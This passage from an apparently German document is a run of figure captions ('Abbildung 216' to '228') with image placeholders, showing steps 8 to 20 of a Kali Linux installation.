


Abbildung 216: Installation von Kali Linux 8/23




Abbildung 217: Installation von Kali Linux 9/23




Abbildung 218: Installation von Kali Linux 10/23




Abbildung 219: Installation von Kali Linux 11/23




Abbildung 220: Installation von Kali Linux 12/23




Abbildung 221: Installation von Kali Linux 13/23




Abbildung 222: Installation von Kali Linux 14/23




Abbildung 223: Installation von Kali Linux 15/23




Abbildung 224: Installation von Kali Linux 16/23




Abbildung 225: Installation von Kali Linux 17/23




Abbildung 226: Installation von Kali Linux 18/23




Abbildung 227: Installation von Kali Linux 19/23




Abbildung 228: Installation von Kali Linux 20/23

